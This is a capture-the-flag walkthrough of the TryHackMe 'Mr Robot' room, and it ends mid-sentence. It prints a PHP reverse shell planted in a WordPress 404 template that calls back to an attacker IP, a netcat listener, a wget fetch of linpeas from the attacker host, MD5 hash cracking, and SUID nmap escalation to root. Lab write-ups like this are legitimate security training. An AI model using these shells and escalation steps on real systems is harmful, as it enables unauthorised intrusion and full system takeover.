

Mr Robot

by

Anns

1. Reconnaissance

Scanning target IP using NMAP

```
(kali㉿kali)-[~]  
$ nmap -sC -sV 10.48.152.5  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-13 06:16 EST  
Nmap scan report for 10.48.152.5  
Host is up (0.055s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 c0:5f:2e:53:cb:e4:32:8f:61:30:55:14:bf:50:56:d3 (RSA)  
|   256 3f:ed:2e:22:8d:e1:ed:ce:90:ca:20:ca:89:1c:bf:44 (ECDSA)  
|_  256 31:1b:23:6e:9f:ec:6f:01:fd:b3:d7:cd:37:9d:19:d8 (ED25519)  
80/tcp    open  http         Apache httpd  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache  
443/tcp   open  ssl/http     Apache httpd  
|_ http-server-header: Apache  
|_ ssl-cert: Subject: commonName=www.example.com  
| Not valid before: 2015-09-16T10:45:03  
|_ Not valid after: 2025-09-13T10:45:03  
|_ http-title: Site doesn't have a title (text/html).  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 41.88 seconds
```

We can see port 80 is open, which is http.

Phase 2 : Information Gathering

```
TryHackMe | Mr Robot CTF x 10.48.152.5/ x +
Not Secure http://10.48.152.5

06:20 ~!- friend_ [friend_@208.185.115.6] has joined #fsociety.

06:20 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

As you can see we didn't get that much information from this website.
So using Gobuster to find any hidden directories.


```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.48.152.5/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0]
/images (Status: 301) [Size: 234] [→ http://10.48.152.5/images/]
/blog (Status: 301) [Size: 232] [→ http://10.48.152.5/blog/]
/rss (Status: 301) [Size: 0] [→ http://10.48.152.5/feed/]
/sitemap (Status: 200) [Size: 0]
/login (Status: 302) [Size: 0] [→ http://10.48.152.5/wp-login.php]
/0 (Status: 301) [Size: 0] [→ http://10.48.152.5/0/]
/feed (Status: 301) [Size: 0] [→ http://10.48.152.5/feed/]
/video (Status: 301) [Size: 233] [→ http://10.48.152.5/video/]
/image (Status: 301) [Size: 0] [→ http://10.48.152.5/image/]
/atom (Status: 301) [Size: 0] [→ http://10.48.152.5/feed/atom/]
/wp-content (Status: 301) [Size: 238] [→ http://10.48.152.5/wp-content/]
/admin (Status: 301) [Size: 233] [→ http://10.48.152.5/admin/]
/audio (Status: 301) [Size: 233] [→ http://10.48.152.5/audio/]
/wp-login (Status: 200) [Size: 2599]
/intro (Status: 200) [Size: 516314]
/css (Status: 301) [Size: 231] [→ http://10.48.152.5/css/]
/rss2 (Status: 301) [Size: 0] [→ http://10.48.152.5/feed/]
/license (Status: 200) [Size: 309]
/wp-includes (Status: 301) [Size: 239] [→ http://10.48.152.5/wp-includes/]
/js (Status: 301) [Size: 230] [→ http://10.48.152.5/js/]
/Image (Status: 301) [Size: 0] [→ http://10.48.152.5/Image/]
/rdf (Status: 301) [Size: 0] [→ http://10.48.152.5/feed/rdf/]
/page1 (Status: 301) [Size: 0] [→ http://10.48.152.5/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/dashboard (Status: 302) [Size: 0] [→ http://10.48.152.5/wp-admin/]
Progress: 3815 / 220559 (1.73%)
```

From robot.txt, we have found our first key.



Also found a WordPress login page from wp-login.



Now we have to find the login credentials from the information we gather through enumeration.

From /licence page we have found a base64 code, so now we can try to decode then.

```
ZWxsaW900kVSMjgtMDY1Mgo=
```

```
(kali㉿kali)-[~]  
$ echo ZWxsaW900kVSMjgtMDY1Mgo= | base64 --decode  
elliott:ER28-0652
```

Now try to login.

http://10.48.152.5/wp-login




Username

Password


☐ Remember Me

Log In

As we can see the WordPress version is 4.3.1 which has some vulnerability. So now we are going to get a reverse shell by injecting PHP.




From here we are copying the php code.



3. Exploitation

Paste the copied PHP code in Appearance > Editor > 404 Template.



The screenshot shows the WordPress Admin Dashboard. The left sidebar has the 'Appearance' menu highlighted, with 'Editor' selected. The main content area is titled 'Edit Themes' and shows the 'Twenty Fifteen: 404 Template (404.php)'. The PHP code is displayed, including a reverse shell. The right sidebar shows a list of templates, with '404 Template (404.php)' selected.

```
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.183.141'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

```

Change the IP to attacker IP.

Now run Netcat for reverse connection.

```
(kali@kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
█
```

And refresh this url to get the reverse shell.

```
http://10.48.152.5/wp-content/themes/<theme>/404.php
```

We have got the Reverse Shell.


```
(kali@kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.183.141] from (UNKNOWN) [10.48.152.5] 38028  
Linux ip-10-48-152-5 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux  
11:36:07 up 23 min, 0 users, load average: 0.15, 0.13, 0.15  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
daemon  
$ cd home  
$ ls  
robot  
ubuntu
```

We can't view the 2nd key with this user. To view this we have to do Horizontal Escalation.

```
$ cd home
$ ls
robot
ubuntu
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ sudo cat key-2-of-3.txt
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

From here we found out a password file with md5 hash code in it. Now try to Crack this hash.

Here i cracked password by using crackstation.net.



The screenshot shows the crackstation.net website, which is a free password hash cracker. The page has a dark header with the site's logo and navigation links. Below the header, there is a section titled "Free Password Hash Cracker". A text input field contains the hash "c3fcd3d76192e4007dfb496cca67e13b". To the right of the input field is a reCAPTCHA widget with the text "I'm not a robot" and a "Crack Hashes" button. Below the input field, there is a table with three columns: "Hash", "Type", and "Result". The table shows the hash "c3fcd3d76192e4007dfb496cca67e13b" with the type "md5" and the result "abcdefghijklmnopqrstuvwxyz". Below the table, there is a legend for color codes: Green for "Exact match", Yellow for "Partial match", and Red for "Not found".

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Now we have changed the user to Robot user.

```
(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.183.141] from (UNKNOWN) [10.48.152.5] 34464
Linux ip-10-48-152-5 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64
11:46:19 up 34 min, 0 users, load average: 0.00, 0.00, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ su robot
Password: abcdefghijklmnopqrstuvwxyz
whoami
robot
```

We have got the 2nd Key.

```
cd home
ls
robot
ubuntu
cd robot
ls
key-2-of-3.txt
password.raw-md5
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

The 3rd Key is in root directory, but we have to become super user to access root directory.

```
ls -la
total 96
drwxr-xr-x 23 root root 4096 Dec 13 11:12 .
drwxr-xr-x 23 root root 4096 Dec 13 11:12 ..
drwxr-xr-x  2 root root 4096 May 29 2025 bin
drwxr-xr-x  3 root root 4096 Dec 13 11:27 boot
drwxr-xr-x 17 root root 3820 Dec 13 11:12 dev
drwxr-xr-x 96 root root 4096 Dec 13 11:14 etc
drwxr-xr-x  4 root root 4096 Jun  2 2025 home
lrwxrwxrwx  1 root root   34 May 29 2025 initrd.img → boot/initrd.img-5.15.0-139-generic
lrwxrwxrwx  1 root root   33 May 29 2025 initrd.img.old → boot/initrd.img-5.4.0-216-generic
drwxr-xr-x 17 root root 4096 May 29 2025 lib
drwxr-xr-x  2 root root 4096 May 29 2025 lib32
drwxr-xr-x  2 root root 4096 May 29 2025 lib64
drwx----- 2 root root 16384 Jun 24 2015 lost+found
drwxr-xr-x  2 root root 4096 Jun 24 2015 media
drwxr-xr-x  4 root root 4096 Nov 13 2015 mnt
drwxr-xr-x  3 root root 4096 Sep 16 2015 opt
dr-xr-xr-x 172 root root    0 Dec 13 11:12 proc
drwx-----  7 root root 4096 Jun  2 2025 root
drwxr-xr-x 24 root root  780 Dec 13 11:27 run
drwxr-xr-x  2 root root 12288 May 29 2025 sbin
drwxr-xr-x  3 root root 4096 Jun 24 2015 srv
dr-xr-xr-x 13 root root    0 Dec 13 11:12 sys
drwxrwxrwt 10 root root 4096 Dec 13 11:35 tmp
drwxr-xr-x 12 root root 4096 May 29 2025 usr
drwxr-xr-x 11 root root 4096 Jun 24 2015 var
lrwxrwxrwx  1 root root   31 May 29 2025 vmlinuz → boot/vmlinuz-5.15.0-139-generic
lrwxrwxrwx  1 root root   30 May 29 2025 vmlinuz.old → boot/vmlinuz-5.4.0-216-generic
cd root
sh: 12: cd: can't cd to root
```

One of the ways to get super user access is checking anything has SUID and exploit it. For that we have to install Linpeas in target device.

```
(kali㉿kali)-[~]
$ locate linpeas
/usr/bin/linpeas
/usr/share/applications/kali-linpeas.desktop
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/kali-linpeas.svg
/usr/share/icons/Flat-Remix-Blue-Dark/apps/scalable/linpeas.svg
/usr/share/icons/hicolor/16x16/apps/kali-linpeas.png
/usr/share/icons/hicolor/22x22/apps/kali-linpeas.png
/usr/share/icons/hicolor/24x24/apps/kali-linpeas.png
/usr/share/icons/hicolor/256x256/apps/kali-linpeas.png
/usr/share/icons/hicolor/32x32/apps/kali-linpeas.png
/usr/share/icons/hicolor/48x48/apps/kali-linpeas.png
/usr/share/icons/hicolor/scalable/apps/kali-linpeas.svg
/usr/share/kali-menu/applications/kali-linpeas.desktop
/usr/share/peass/linpeas
/usr/share/peass/linpeas/linpeas.sh
/usr/share/peass/linpeas/linpeas_darwin_amd64
/usr/share/peass/linpeas/linpeas_darwin_arm64
/usr/share/peass/linpeas/linpeas_fat.sh
/usr/share/peass/linpeas/linpeas_linux_386
/usr/share/peass/linpeas/linpeas_linux_amd64
/usr/share/peass/linpeas/linpeas_linux_arm
/usr/share/peass/linpeas/linpeas_linux_arm64
/usr/share/peass/linpeas/linpeas_small.sh
/usr/share/powershell-empire/empire/server/modules/python/situational_awareness/host/

(kali㉿kali)-[~]
$ cd /usr/share/peass/linpeas/

(kali㉿kali)-[/usr/share/peass/linpeas]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

sudo python3 -m http.server 80 is used to launch a temporary web server that serves files from your current working directory over the internet or a local network.

Then change directory to /tmp and download Linpeas using wget.

```
cd /tmp
wget http://192.168.183.141:80/linpeas.sh
--2025-12-13 11:53:12-- http://192.168.183.141/linpeas.sh
Connecting to 192.168.183.141:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 971926 (949K) [application/x-sh]
Saving to: 'linpeas.sh'
```


Before running add execution permission to Linpeas.

```
chmod +x linpeas.sh
./linpeas.sh
```

Run the Linpeas using ./linpeas.sh

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 39K Apr 9 2024 /bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 55K Apr 9 2024 /bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_exc
-rwsr-xr-x 1 root root 67K Apr 9 2024 /bin/su
-rwsr-xr-x 1 root root 67K Feb 6 2024 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2
-rwsr-xr-x 1 root root 44K Feb 6 2024 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 52K Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 84K Feb 6 2024 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 87K Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 163K Apr 4 2023 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K Feb 21 2022 /usr/bin/pkexec → Linux4.10_to_5.1.17(CVE-2019-13272)/rhe
-rwsr-xr-x 1 root root 17K Jun 2 2025 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 467K Apr 11 2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-r-sr-xr-x 1 root root 9.4K Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14K Nov 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-- 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

The nmap has SUID permission. So we have to find this current version nmap vulnerability to do vertical privilege escalation.

We can use Gtfobins.com to find how we can exploit nmap to do vertical privilege escalation.

.. / nmap ☆ Star 12,389

[Shell](#)
[Non-interactive reverse shell](#)
[Non-interactive bind shell](#)
[File upload](#)
[File download](#)
[File write](#)
[File read](#)

[SUID](#)
[Sudo](#)
[Limited SUID](#)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

```
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

nmap --interactive: Enters Nmap's interactive mode and
